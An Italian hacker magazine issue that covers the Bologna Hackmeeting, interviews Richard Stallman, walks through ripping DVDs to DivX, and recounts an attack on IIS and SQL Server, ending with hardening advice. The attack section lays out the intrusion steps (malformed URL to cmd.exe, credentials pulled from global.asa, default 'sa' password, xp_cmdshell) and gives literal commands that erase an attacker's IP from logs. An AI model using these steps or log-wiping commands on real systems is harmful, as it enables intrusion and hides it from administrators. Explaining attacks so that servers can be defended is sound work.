Ogni anno, dal 1998, il movimento antagonista che ruota attorno a Isole nella rete e a ecn.org (European Counter Network) organizza un incontro su più giornate, nel quale è possibile confrontarsi su ogni aspetto della (contro)cultura, digitale e non. La ricetta è semplice: ogni partecipante può portarsi un computer o altra attrezzatura tecnica, collegarsi in rete e condividere le proprie esperienze e conoscenze con quelle degli altri. In più, si organizzano incontri e seminari a tema, secondo un calendario concordato e noto in precedenza. Nessun argomento è tabù: dai metodi di crittografia al sesso e alla prostituzione nell'era di Internet; dagli aspetti legali dell'hacking alle tecniche di guerriglia digitale.

A differenza di altre manifestazioni un po' asettiche, come Webbit, o ai vari Lan Party organizzati dai videogiocatori (che montano reti che possono collegare migliaia di PC), l'Hackmeeting è l'evento con la connotazione politica e culturale più definita, tant'è che si svolge quasi sempre in un centro sociale. Quest'anno è toccato al Teatro Polivalente Occupato di Bologna, che come di consueto ha pensato anche a offrire ai partecipanti pasti caldi e zone dove stendere un sacco a pelo o piantare una tenda (in una passata edizione, svoltasi in un campeggio, anche le tende erano cablate!).

Circa il 90% dei PC e dei portatili visti venerdì montava GNU/Linux come sistema operativo. Pochissimi i PC con una qualche versione di Windows, e anche la dozzina di Mac presenti montavano Gnu/Linux in versione PPC invece che Mac OS. Insomma, un ribaltamento delle quote di mercato del mondo esterno.

Occhio ai camuffi: ci sono dei finti redattori di HJ!

Il giorno di apertura dell'hackmeeting, alcuni ragazzetti si sono presentati come collaboratori di Hacker Journal, con tanto di magliette e tesserini. Il punto è che noi di magliette di HJ non ne abbiamo mai fatte, e non sappiamo chi fossero queste persone. Ancora non abbiamo capito se i veri bersagli dello scherzo, siamo noi o l'Hackmeeting, ma ci piacerebbe conoscere i "simpaticoni". Quanto meno, per ottenere le loro magliette come risarcimento dei danni all'immagine :-/

La struttura tecnica

Già nel tardo pomeriggio di venerdì 21 si potevano contare più di 200 computer collegati alla mega dorsale delle due sale LAN Space, progettata per reggere fino a 400 postazioni.

Verso l'esterno si poteva uscire soltanto con i servizi SSH, POP3 e IMAP (telnet e posta, tutto solo testo alla vecchia maniera), mentre un server IRC interno era linkato a irc.autistici.org e a irc.ecn.org.


L'attribuzione dei numeri IP avveniva secondo una variante del sistema Dynamic Host Configuration Protocol, definito qui DCHP Umano. In pratica, bisognava girare per le sale alla ricerca di PBM, un simpatico barbuto che, manualmente, attribuiva a ciascun indirizzo IP diverso.

CURIOSITHACK



CASE ARTISTICI
Chi l'ha detto che gli amanti della tecnologia non sono sensibili all'arte? Il proprietario di questo PC si è fatto disegnare dalla sua ragazza una sensuale figura femminile sul case del PC

COMPUTER AD ACQUA
Quando si fa l'overclocking di un processore, per farlo funzionare a una frequenza superiore a quella per cui è stato progettato, ci si scontra con il problema del riscaldamento.



Uno dei partecipanti ha pensato bene di usare il raffreddamento ad acqua! Sotto ai drive, si può notare il serbatoio.

INTERVISTA A RICHARD STALLMAN, IL PAPÀ DEL SOFTWARE LIBERO

Richard Stallman: tra software

Lo abbiamo incontrato all'Hackmeeting di Bologna, subito dopo il suo seminario dal tema

ha risposto a molte delle domande che avevamo preparato per lui. Questa intervista



Parlaci della Free Software Foundation, e del "Free Software"...

Molta gente ha idee confuse quando sul software libero. In parte, a causa dell'ambiguità della parola inglese "free", che significa "libero" o "gratuito". Nell'espressione "Free Software", la parola "free" deve essere intesa come "libero", e non come "gratuito". Voi italiani dovreste sfruttare meglio la vostra lingua, parlando sempre di Software Libero, e non usando l'inglese Free Software.

Che caratteristiche ha il software libero?

Il software libero lascia ai suoi utenti ogni libertà. Possono copiarlo, distribuirlo, leggerne il codice sorgente e modificarlo. L'unico obbligo è quello di ridistribuire il software senza porre alcuna limitazione alla libertà di cui godeva. (Questi concetti sono espressi in termini legali nella licenza GNU Public License, che si trova su www.gnu.org/copyleft/gpl.html e che accompagna il software libero. La GPL impedisce, per esempio, che una software house modifichi il software libero e imponga un copyright. Ndr).

Questa filosofia non si applica solo al software...

Direi che questa è la nuova sfida. Ovviamente, cose come l'hardware non potranno essere libere per molto tempo ancora. Non è possibile copiare l'hardware, perché al momento non esistono tecnologie in grado di replicarlo. Malgrado ciò, non possiamo basarci solo sulle tecnologie di copia attuali, perché questa sottovalutazione della tecnologia è la principale responsabile delle limitazioni di libertà che ci troviamo a subire oggi.

Spiegaci perché.

Un tempo non esistevano regole che impedissero di copiare i libri. Chiunque poteva copiare a mano un libro, come gli amanuensi nel Medio Evo. Con le l'avvento delle tecnologie di stampa, gli autori e gli editori hanno chiesto leggi che impedissero la ripubblicazione di un libro, affermando che l'assenza di queste regole avrebbe scoraggiato la produzione di nuovi libri. Visto l'elevato costo delle macchine di stampa, per il grande pubblico non era possibile effettuare copie stampate di libri. Di fatto, le persone stavano quindi rinunciando a una libertà che non avrebbero comunque potuto esercitare, e lo "scambio" tra la libertà di copia e disponibilità di nuovi libri sembrava molto conveniente. Le leggi sul copyright limitavano la libertà degli stampatori, non quella del grande pubblico. Poi, nell'ultima metà del secolo scorso, sono arrivate le fotocopiatrici, i registratori a cassette, i video registratori e per ultime le tecnologie di copia digitale. Ora la limitazione di libertà è molto più pesante per le persone comuni, e sarebbe ragionevole negoziare un nuovo contratto meno restrittivo.

E invece?

Invece, le leggi sul copyright sono ogni giorno più pesanti. La costituzione americana prevede il copyright, ma per un tempo determinato. Quello che accade, è che le grandi aziende che detengono i diritti promuovono leggi che, di volta in volta, estendono il tempo di validità del divieto. È il caso per esempio di quello che chiamo "Legge Mickey Mouse", con la quale Disney ha esteso retroattivamente di 20 anni il copyright sulla figura di Topolino, un personaggio che dovrebbe ormai essere di dominio pubblico. Ma, grazie alla tecnologia, le majors sono arrivate al punto di non avere più bisogno delle leggi per imporre il copyright.

Per esempio?

I contenuti digitali vengono protetti con sistemi di crittografia e protezione dagli accessi. Siccome è illegale violare questi sistemi, diventa illegale anche copiare il contenuto, sebbene in teoria la sua circolazione dovrebbe essere libera. Prendiamo gli e-Book, i libri elettronici cifrati e protetti da una password. Al momento, gli e-Book sono poco diffusi, e nessuno si sta preoccupando. Tra 20 o 30 anni, il copyright di alcuni e-Book potrebbe decadere, ma la copia di questi e-Book potrebbe rimanere illegale perché per copiarli sarebbe necessario aggirare o violare le protezioni software, un atto che è in sé fuori legge.

Il copyright è anche definito "diritto d'autore"...

Niente di più falso. La verità è che gli autori sono tra le entità più danneg-

libero e diritti civili

"Copyright e Community nell'era della Rete", nella quale rappresenta quindi anche una sintesi del suo intervento.

giate dai contratti delle case discografiche, e molto spesso non percepiscono nulla per il proprio lavoro. Le case discografiche riconoscono loro solo una minima parte dei guadagni di un disco. Quello che però accade molto spesso, è che nemmeno questa piccola parte arriva effettivamente agli autori, perché le case discografiche trattengono questi guadagni per compensare l'investimento per la promozione del disco. Solitamente, questi termini vengono rinegoziati alla scadenza del contratto, ma questo prevede per esempio che il gruppo o l'autore debba realizzare sei o sette dischi, prima che il contratto scada. Solo i gruppi più grandi e popolari arrivano a questo traguardo.

Qualcuno però dice che bisogna garantire agli autori un giusto compenso.

Il fatto che un prodotto dell'intelletto sia "libero" non significa che debba essere gratuito. Niente impedisce che un CD di musica "libera" venga venduto con una bella confezione. Oppure, si potrebbe creare un sistema per effettuare donazioni direttamente agli autori, scavalcando le majors. Scarico liberamente un brano dalla Rete, mi piace, e decido di donare un dollaro all'autore, facendo clic su un pulsante sul mio computer. Ma rimango libero di distribuirlo senza limitazioni.

Oltre al copyright, sei impegnato su altri fronti della lotta per i diritti civili. Puoi parlarcene?

Con la scusa del terrorismo, i governi hanno cominciato ad attaccare la libertà dei cittadini. Negli anni '80, ha destato scandalo una legge del Sud Africa che consentiva alla polizia di incarcerare una persona per 30 giorni senza bisogno di prove né di processi (solitamente, scaduti i 30 giorni la persona veniva rilasciata e arrestata nuovamente pochi minuti dopo). Con le leggi e le procedure imposte dopo l'11 settembre, negli USA è diventato possibile incarcerare una persona per un tempo indefinito, senza processo e senza prove, semplicemente dichiarando che si tratta di un "combattente straniero terrorista". La polizia non ha bisogno di provare questa affermazione. Ritengo che oggi, il presidente Bush e il ministro della giustizia Ashcroft siano le due persone più pericolose al mondo per quanto riguarda i diritti umani.

Tornando al software, che differenza c'è tra Software Libero e Open Source?

Il movimento del sofware open source "raccomanda", ma non impone, di lasciare agli utenti la libertà sul software. Questo significa che le aziende che rendono disponibile il proprio software come Open Source, continuano a mantenere alcuni dei diritti su di esso. Il movimento Open Source è meno radicale. Per esempio, afferma che il software commerciale è buono, ma non è la soluzione ottimale, mentre noi della Free Software Foundation diciamo che il software commerciale rappresenta il male. Tutto sommato, c'è comunque una certa affinità tra le due correnti, e le differenze non superano l'1% delle posizioini.

Cosa pensi di questo meeting?

Sono elettrizzato dall'entusiasmo dei partecipanti. Specialmente dall'entusiasmo per gli aspetti più politici della questione.

CHI È RMS?

Richard Stallman, o RMS come spesso si firma, è nato nel 1953 a Manhattan. Laureatosi nel 1974 ad Harvard, durante la sua vita accademica, ha fatto parte dello staff del laboratorio di Intelligenza artificiale del MIT, lavorando allo sviluppo di sistemi operativi. Nel 1975 ha scritto il programma Emacs, popolare editor di testo per Unix. Nel 1984, ha lasciato l'università per fondare il progetto GNU, con l'obiettivo di sviluppare il sistema operativo GNU (Gnu is Not Unix), di cui oggi Linux è una variante (e infatti bisognnerebbe sempre chiamarlo GNU/Linux, e non solo Linux, che è solo il nome del kernel). Oltre allo sviluppo e alla diffusione del software libero, Richard è in prima linea nella battaglia per la difesa dei diritti civili negli USA e nel mondo, specialmente quelli relativi alla libertà di espressione del pensiero e al copyright.



Come di consueto, al termine del suo intervento, RMS ha indossato una tunica e un'aureola realizzata da un disco per computer da 8" per rappresentare sant'IGNUzio, e ha chiesto al pubblico di fare la professione di fede della chiesa di Emacs: "Non avrai altro OS al di fuori di GNU, e Linux è uno dei suoi kernel".



La FSF ha bisogno di te

Oltre a raccogliere donazioni che le permettano di portare avanti le sua attività, la Free Software Foundation ha bisogno di volontari che contribuiscano ai suoi progetti. In particolare, servono persone che tengano aggiornata la directory del software libero (**www.gnu.org/directory**), dedicandovi qualche ora alla settimana.
Le informazioni per partecipare si trovano su **www.gnu.org/help/directory.html**



Trasformate i vostri Dvd Video in Cd-Rom

Grazie al codec DivX, è molto comodo convertire un film DVD su un semplice Cd-Rom. Tenendo anche conto che alcuni programmi, raggruppando tutte le fasi di fabbricazione, facilitano enormemente il compito dei piccoli malandrini che siamo... A questo punto la conversione è un vero gioco da ragazzi!

Il mercato del DVD Video in Italia è in pieno boom, i prezzi dei lettori sono in caduta libera e i DVD hanno sostituito i VHS in un gran numero di video club. Purtroppo è tuttora impossibile, per la maggior parte dei possessori di DVD registrare i programmi Tv; attualmente i masterizzatori DVD Video sono ancora venduti a un prezzo decisamente troppo alto. Anche cercando soluzioni legate al mondo informatico il costo non giustifica il risulatato. In breve, l'avrete capito, per beneficiare di una copia di un film DVD, bisogna affrontare i percorsi alternativi che tanto ci affascinano! Per questo, un solo metodo, è oggi economicamente accessibile e prevede l'uso del codec DivX. Tecnicamente il codec DivX è un algoritmo di compressione e decompressione. Il principio è semplice permette di "rigirare" i dati di un DVD su un CD-Rom. Detto in maniera diversa, grazie al DivX è possibile comprimere le sequenze video tra il 10 e il 20% della loro dimensione originale senza alterarne sensibilmente la qualità. Questo permette di convertire un DVD Video di 5 giga in un CD-Rom da 635 Mb, per la gioia di chi vuole caricarsi svariati film su un notebook da portarsi in vacanza, magari senza lettore DVD o con sistema Linux (per il quale non esistono software per la lettura dei DVD). La cosa fa molto felice anche chi ha una connessione a Internet a larga banda e utilizza sistemi di scambio file come WinMx o Gnutella, e ovviamente preoccupa molto le case cinematografiche, che temono che anche per i film si manifesti il fenomeno di copiatura di massa che ha investito il mondo della musica dopo l'avvento del formato MP3.

Molto concretamente, i file video .vob vengono convertiti in .avi con codifica DivX, mentre il suono è trasformato in formato Mp3 o AC3. Certamente la qualità viene alterata, ma permette di usare un masterizzatore da 100 € e supporti economici invece di un DVD-R da 700 € e supporti che costano più di 10 € l'uno.

Ma attenzione: i programmi che deci-

frano i DVD sono illegali negli USA, mentre in Italia ancora la legge non ha chiarito esattamente questo caso. Per stare sicuri, conviene usare questi programmi solo con i DVD di cui si possiede l'originale.

>>All'inizio

Sino a qualche anno fa, la copia di un DVD era un lavoro certosino. Bisognava in un primo tempo, disporre di un programma per la copia dei file .vob sul proprio disco fisso (ad esempio il famoso DeCSS). In seguito era necessario un altro programma per sopprimere i segmenti inutili nei file .vob, e bisognava ancora disporre di un terzo software per comprimere il video. Finalmente si arrivava ad un quarto programma per comprimere il suono e comunque capace di tagliare i file .avi troppo grandi. Tutto questo evadendo le protezioni contro la duplicazione e calcolando il tasso di compressione ideale.

In breve, era indispensabile tutto un arsenale senza parlare della pazienza di cui bisognava essere dotati, tanto più considerando che al primo errore bisognava riprendere tutto dall'inizio.

>> EasyDivx, passo a passo

Fortunatamente sono comparsi sul mercato parecchi programmi riunendo tutte le applicazioni in una sola. Tra queste abbiamo portato la nostra scelta su EasyDivX, un programmino molto versatile e facile da utilizzare.

È possibile che il risultato ottenuto non sarà forse così preciso che non se utilizzassimo altri software, comunque per un internauta lambda, questa utilità rappresenta senza dubbio l'attrezzo più utile ed efficace.

Sottolineiamo ugualmente che i tempi di duplicazione di un DVD dipendono dalle prestazioni del vostro PC. Significa che più il vostro PC sarà recente più la realizzazione di un CD sarà veloce.

Con un equipaggiamento recente (Pentium IV), preventivate almeno cinque ore di codificazione. Con PC più vecchi, potreste arrivare a due giorni di codifica. Un'altra condizione necessaria è quella di disporre di molti giga di spazio nel disco, conviene considerare di avere al minimo 10 giga liberi.

1 Installazione Di EasyDivx

Dopo aver scaricato il programmino (circa 3 Mb) dal sito web **http://easydivx.does.it,** fate un doppio click sull'icona dell'installer, e una volta accettate le condizioni d'utilizzo, il programma si installa automaticamente nel sistema. È importante, per evitare problemi, che sia mantenuta la directory proposta all'installazione. Fate attenzione perché è indispensabile l'installazione preliminare del codec DivX (scaricabile su www.divx.com). Inoltre l'ultima versione del codec Divx, la 5.0, ha alcuni problemi, motivo per il quale vi consigliamo di scaricare la versione precedente, la 4.1.2. Nell'ultima versione, EasyDivX permette di codificare in alta o in bassa risoluzione.

2 Selezione Dei File

In modalità Auto select movie (selezione automatica film), EasyDivX rileverà automaticamente il film sul DVD e selezionerà i file .vob. Tutti gli extra, i sottotitoli e altre sigle non saranno prese in considerazione da questa modalità, in compenso se desiderate conservare questi attributi è sufficiente utilizzare il drag & drop per trascinare i file .vob che contengono gli extra, in questo modo il programma li compirà sul disco rigido.



3 Durata Del Film

Dovrete in questo caso inserire la durata del film (più lungo sarà il film, più alto sarà il tasso di compressione da usare, perché la dimensione del file .avi finale è fissa a 650 Mb). Questo significa che per film più lunghi verrano convertiti con qualità audio e video inferiore.

In un secondo tempo, dovrete scegliere il formato del file audio. Due scelte si presentano: MP3 o AC3. Il primo è ben conosciuto da tutti. Si tratta del formato audio di compressione maggiormente usato sulla rete. Il secondo è il formato Dolby Digital che supporta fino a cinque canali audio. Molto concretamente, questo secondo formato è molto più versatile, ma richiede molto spazio sul vostro CD. RACCOMANDIAMO il formato Dolby Digital unicamente sui CD doppi. La codifica sarà più efficace con AC3 ma inutile se non possedete un solido impianto Home Theatre.




4 La Scelta Della Lingua

Qui avete l'opportunità di scegliere il doppiaggio preferito, ovviamente solo se questo è presente sul DVD Video.

Se lo desiderate potrete creare una secondo file sonoro con un'altra lingua (per la versione originale, per esempio).

Evidentemente questa seconda opzione necessita di una doppia codifica della banda sonora che finirà per rallentare la velocità totale di codifica e diminuirà in maniera significativa la qualità video.



Questa opzione è disponibile unicamente con il formato audio MP3.

5 Numero Di Cd

Qui dovrete indicare il numero di CD-Rom che volete utilizzare. Come già spiegato, se avete scelto il formato AC3, sarà necessario un doppio CD, negli altri casi scegliere l'opzione CD semplice che necessiterà di un minor tempo di codifica.

Nell'ultima versione (0,81), potrete codificare in bassa risoluzione su tre CD o in alta su più CD questa opzione è giusta per i film molto lunghi che sarebbero eccessivamente alterati da un compressione troppo elevata.

Nella seconda finestra, si tratterà di scegliere il formato dell'immagine (4/3 o 16/9) a seconda delle vostre abitudini di visione. Potete anche decidere di convertire il 16/9 in 4/3, ciò però deforma leggermente l'immagine.



6 Scelta Codec E Standard

Qui dovrete specificare quale versione di codec Divx desiderate utilizzare, sul sitotrovate qualche consiglio in proposito. La versione 3.11 offre una buona qualità d'immagine e una codifica relativamente rapida, la versione 2-pass offre la migliore qualità d'immagine ma un tempo di codifica fino a due volte superiore alla versione 3.11

Nella seconda finestra dovrete determinare lo standard video.

Quest'ultimo assicura la sincronizzazione tra video e la banda sonora.

Un errore in questa finestra e rischiare di non vedere gli ultimi 10 minuti del film, lo standard utilizzato in Europa, è quello PAL.

7 Selezione Dei Sottotitoli

Grazie a questa opzione, potrete far



comparire i sottotitoli presenti sul DVD video selezionando la casella "Create subtitles files". Se spuntate la linguetta "Shut down when ready" il vostro computer si spegnerà automaticamente alla fine della codifica.

8 Definire La Posizione Della Copia

Ultima fase, designate una directoty nella quale saranno copiati i file (vob, audio, avi) creati durante le operazioni. I file temporanei saranno messi in "easydivx vob" il film finale sarà messo nel cd1 e cd2, nel caso di un CD doppio. Un'ultima precauzione: guardate con attenzione lo spazio libero sul disco per fare in modo che la codifica possa essere ultimata.



Opzioni Avanzate (Advanced)

Tra le opzioni avanzate che possono aiutarvi fate attenzione a:

Temporary Files - EasyDivX crea sul disco fisso dei file temporanei molto grandi. Grazie a questa opzione potrete decidere di concellarli, quando avrete finito.

Debung - serve a visualizzare i programmi utilizzati da EasyDivX, potete fare uso di questa opzione se incontrerete problemi di utilizzo.

Stereo audio - è possibile anche selezionare il bit-rate degli MP3, scegliere tra 96, 128,100 e 196 Kps; più il bit-rate sarà alto, maggiore sarà la qualità del suono, a discapito della qualità video (gli affanni della compressione…)



>> Codifica

Quando avrete finalizzato tutte le tappe, dovrete soltanto fare un clic su Go For It per iniziare la codifica e… prendervi un po' di tempo libero per l'attesa..

>> Scrittura

Ultima fase, prima di utilizzare la vostra copia, dovete selezionare il CD1 nella directory che avete scelto. L'operazione durerà qualche minuto solamente, dopo di che sarete in grado di adoperare la vostra copia.

Evidentemente gli extra e altre funzionalità proprie dei DVD saranno perse. La risoluzione sarà certamente meno buona che sul DVD originale ma, comunque migliore che su un VHS e in quanto alla colonna sonora… niente da dire.



DINAMICA DI UN ATTACCO A MICROSOFT IIS E SQL SERVER

Cronaca di un attacco a Microsoft IIS E SQL Server

Don Juan spiega come un malintenzionato può entrare in punta di piedi in un sito che utilizzi la piattaforma Microsoft, fare quello che vuole, e uscirne senza lasciare tracce

Che i server Microsoft siano poco sicuri è ormai un luogo comune, ma a ben vedere, non sono in tanti a conoscere quali siano effettivamente i problemi di questa piattaforma. Come al solito, tutti parlano, ma pochi ci capiscono davvero. Proviamo allora a immaginare, in uno scenario apocalittico, cosa potrebbe fare un malintenzionato a un server Microsoft che non sia stato adeguatamente configurato e aggiornato. Alla fine, vedremo quali sono le precauzioni da prendere per evitare attacchi di questo tipo sui propri server.

Solitamente, l'attacco proverrà da una connessione a Internet da un grosso provider, come Tiscali o Libero, al quale saranno stati forniti dati personali falsi. In realtà, l'hacker sarebbe comunque rintracciabile, perché questi provider registrano il numero di telefono della linea utilizzata per la connessione (e utilizzare il servizio Telecom che permette di mascherare il numero del chiamente, in questi casi non serve). Se non è uno sprovveduto, quindi, utilizzerà un numero imprecisato di server proxy tra il suo computer e il server da attaccare in modo da confondere le acque.

Il software necessario è abbastanza costoso, ma sicuramente non avrà acquistato le licenze regolari di Windows 2000 e di Sql Server Desktop Edition o Developer Edition.

I server suscettibili a questo tipo di attacchi montano IIS 4.0 o superiore, SQL Server 7.0 o superiore e non sono protetti da un firewall. Non tutti gli amministratori hanno aggiornato IIS come si deve, e molto probabilmente si ritrovano con un baco delle prime versioni che permette di navigare le tue cartelle e visualizzare i contenuti dei file di testo.



Per verificare il tipo di server e il sistema operativo, l'hacker utilizzerà probabilmente un servizio come quello di **www.netcraft.com** che, è in grado di stabilire la piattaforma su cui gira un qualunque sito. Per capire se c'è una firewall, l'hacker farà dei portscan su porte diverse dalla 80; in questo caso, un sistema di identificazione delle intrusioni (IDS), potrebbe già fare suonare un primo allarme, e impedire le fasi successive dell'attacco.

>> Analisi dell'attacco

1 Il primo passo dell'hacker, sarà quello di utilizzare un URL malformattato (malformed url) in modo da puntare al file **c:\winnt\system32\cmd.exe** ed eseguire il comando dir (informazioni su questo tipo di attacchi, con esempi degli script perl utilizzati, si trovano **su www.bismark.it**).

Se l'hacker è fortunato, a questo punto vedrà il contenuto della directory: il sistema è nudo davanti ai suoi occhi.

2 L'hacker si porterà ora nella directory dove risiedono le pagine asp, ovvero il sito vero e proprio (probabilmente c:\Inetpub\wwwroot) e, utilizzando il comando type, proverà a visualizzare il contenuto del file global.asa e di diverse pagine Asp, alla ricerca della stringa di connessione a SQL Server, che dovrebbe essere del tipo:

"Driver={(Microsoft SQL SERVER)};SERVER=" etc...

In questa stringa sono contenuti i valori di USERID e PASS, che sono le credenziali per collegarsi al database SQL Server.

3 Ora utilizzerà l'Enterprise Manager per fare una nuova registrazione, specificando come nome l'indirizzo IP della vittima, e come username e password quelle che avrà trovato nella stringa di connessione.

4 Se la stringa contiene l'utente "sa", o se una volta verificati i privilegi dell'utente individuato scoprirà che questo appartiene al gruppo dei database administrators, l'hacker avrà vita facile e potrà passare subito al punto successivo. In caso contrario, farà un po' di tentativi di individuare la password dell'utente "sa", usando una password vuota oppure quelle più comuni.

5 Ora, sempre utilizzando l'Enterprise Manager, andrà sul database master, aprirà il tool sql query analyzer e proverà a vedere il contenuto di c: digitando xmd_cmdshell 'dir c:\'. Se sarà fortunato, avrà a disposizione una shell sul sistema con privilegi di admin, e potrà fare quello che gli pare.

6 Questo scenario, già di per se drammatico, può diventare tragico, in quanto l'hacker potrà modificare i log di sistema ed eliminare le sue tracce. Si porterà nella directory che contiene i file di log degli attacchi e, supponento per esempio che l'attacco sia avvenuto il 1 Gennaio 2001 e l'indirizzo IP dell'hacker sia 192.168.0.2, userà una sequenza di comandi come questa:

```
type ex010101.log | find /V
"192.168.0.2" > temp
del ex010101.log
move temp ex010101.log.
```

In pratica; con find /v troverà tutte le righe che non contengono l'IP e le copierà in un file temporaneo. In seguito, cancellerà il file di log e darà al file temporaneo il nome del file di log cancellato. Potrebbe anche modificare gli attributi di data di creazione e di modifica del file di log, in modo che non appaia alcuna traccia di tutte queste manomissioni.

Solitamente, il fatto che il file di log sia aperto in esclusiva dall'IIS non intimorisce l'intruso: non farà altro che stoppare IIS con i comandi MS-DOS, modificare il file e far ripartire IIS prima che l'admin possa intuire qualcosa.



>> Come difendersi

Questo tipo di attacco è più pericoloso di quelli apportati con nc o che avvengono dopo l'installazione di un trojan, perché non alterano in alcun modo il sistema e non lasciano traccia alcuna: non ci saranno strani processi in esecuzione, né nuove chiavi di registro nuove, né tantomeno verranno utilizzate porte tipo 31004, che balzano subito all'occhio. SQL Server verrà comandato da una porta perfettamente regolare.


Per evitare che l'attacco descritto abbia successo, bisogna disabilitare o cambiare la password dell' utente "sa", che come impostazione predefinita è vuota, controllare che le pagine asp non contengano riferimenti diretti a SQL Server, ma utilizzare invece un DSN di sistema, e conglobare lì le informazioni per l'accesso.

Nelle tabelle degli utenti ammessi a entrare nelle aree riservate del sito utilizzare esclusivamente password cifrate, e mai in chiaro.

Un attacker potrebbe entrare in possesso di queste password e violare altri sistemi e servizi degli utenti (email, cartelle protette). Per questo, conviene installare sul Web server la dll gratuita "jcript", che cifra le password con algoritmo irreversibile (MD5). A questo punto, il controllo di accesso si effettua confrontando stringhe cifrate e non in chiaro.


Va da sé che, se un utente dovesse dimenticare una password, il sistema dovrà generarne automaticamente una nuova, essendo completamente impossibile risalire alla password in chiaro da quella cifrata.

LINK



COME EVITARE GLI ERRORI

Il Webmaster di questo esempio è stato veramente un pollo; per evitare i suoi errori più gravi bisogna innanzi tutto consultare la sezione relativa agli aggiornamenti di sicurezza del sito del produttore del server (in questo caso, **www.microsoft.com/technet**). Il secondo grave errore, è stato quello di non modificare la password predefinita dell'utente "sa" di SQL Server). Una lista di tutti i passi da fare per rendere sicuro SQL Server si trova sul sito **www.sqlsecurity.com/checklist.asp** Infine, ha inserito la stringa di connessione al database (che contiene la password di accesso) direttamente nelle pagine Asp, invece di utilizzare un DSN di sistema, metodo più sicuro e consigliabile. Ulteriori info su **www.powerasp.com/content/database/dsn_vs_dsnless.asp**



SE NON PUOI ELIMINARE UNO SPAMMER, ALMENO ROMPIGLI LE BA**E!

Spamm!

Lo spamming è uno dei comportamenti internet più insopportabili, ma vale anche in questo caso il detto se lo conosci lo eviti...

Viaggi, promozioni, offerte strepitose, pornografia gratis, vantaggiose iniziative commerciali multilivello: **non c'è giorno, ormai, che qualcuna tra le e-mail che riceviamo quotidianamente non contenga spazzatura promozionale simile a questa.** Ovviamente senza che noi abbiamo mai richiesto esplicitamente informazioni simili. Ma tant'è: è divenuta necessità il dover perdere tempo nello scaricare, nel filtrare e nello spulciare tra i vari messaggi ricevuti alla ricerca di quelli che ci interessano, dovendo per forza di cose trascorrere qualche minuto al giorno cancellando tutta la "spazzatura" che instasa le nostre caselle email.

Si chiama spam: il termine deriva dall'inglese "spiced ham", prosciutto speziato. Pare infatti che negli USA sia molto diffuso un tipo di carne in scatola, prodotto da una azienda chiamata Hormel, che porta proprio questo nome: SPAM.

Il suo collegamento con le invadenti email che costantemente girano per la rete assillando milioni di utenti deriva da un famoso sketch dei Monty Python's , il quale descrive una scenetta in cui una coppia entra in un ristorante e si trova a sedere a fianco di una tavolata di simpatici individui ubriachi (con tanto di elmetti vichinghi in testa) che con il loro canto assillante, "spam, spam, spam!" coprono le voci dei due mentre stanno ordinando la cena, causando alla fine la resa dell'uomo, che assillato ordinerà appunto lo spam.

Sin dallorigine del nome del termine, dunque, "spam" viene immediatamente identificato come "disturbo". **E la diretta semplicità di questa omonimia è quantomai azzeccata.**



>> Un fiume in piena

Ma cosa succede in pratica? E' semplice: la rete offre una incredibile opportunità di comunicazione, la possibilità di raggiungere milioni di utenti sparsi per il mondo in brevissimo tempo con un mezzo in continua espansione e di grande efficacia mediatica.

L'avvento delle nuove tecnologie e la possibilità per chiunque di ricevere messaggi di posta elettronica, unite al naturale interessamento del mondo commerciale al fenomeno, hanno fatto sì che **il vecchio sistema dei volantini lasciati nella casella della posta (già di per loro insopportabili) si sia adattato perfettamente alla rete**, moltiplicandosi però in modo esorbitante: mandare migliaia e migliaia di email ha costi praticamente nulli, e così, per gli spammers, non resta che acquisire il maggior numero di indirizzi di posta e lanciare con pochi click una mole devastante di messaggi promozionali.

Detta così potrebbe sembrare (e in un certo senso, come già affermato, lo è) la semplice applicazione telematica del concetto dei volantini.

C'è il fatto, però, che per fare questo paragone **dovremmo immaginare che i volantini sopra citati venissero inviati a spese del destinatario**: difatti chi riceve spam in modo massiccio non deve soltanto eliminare i messaggi che non gli interessano, ma perdere pri-

SE NON PUOI ELIMINARE UNO SPAMMER, ALMENO ROMPIGLI LE BA**E!

ma il proprio tempo e i propri soldi nello scaricarli. E ci sono persone che regolarmente devono chiudere un indirizzo di posta (che magari usano per lavoro) e aprirne un altro a causa di questa immensa mole di messaggi.

Il dibattito sull' "etica" dello spam è acceso, e anche se può sembrare incredibile, sono moltissimi gli spammer che vi partecipano asserendo che la loro attività si fonda sul principio di libertà di parola.

Non vogliamo entrare nel merito di queste discussioni: troppo sarebbe lo spazio richiesto e poche le conclusioni pratiche.

Rimane da pensare, ad esempio, a tutte quelle persone che ricevono quotidianamente email a chiaro contenuto pornografico delle quali non hanno mai fatto richiesta, e che magari **si trovano a dover fronteggiare situazioni quantomeno imbarazzanti** nel momento in cui si trovano a scaricare la posta sul lavoro...

>> Ma chi c***o le manda?

Una delle domande che immediatamente ci si pone in merito allo spam è : "ma da dove arrivano tutte queste email? Chi le manda?"

Si può trattare di aziende come di privati: chiunque abbia pochi scrupoli e interesse a raggiunere con i suoi messaggi il maggior quantitativo di utenti possibile è un potenziale spammer.

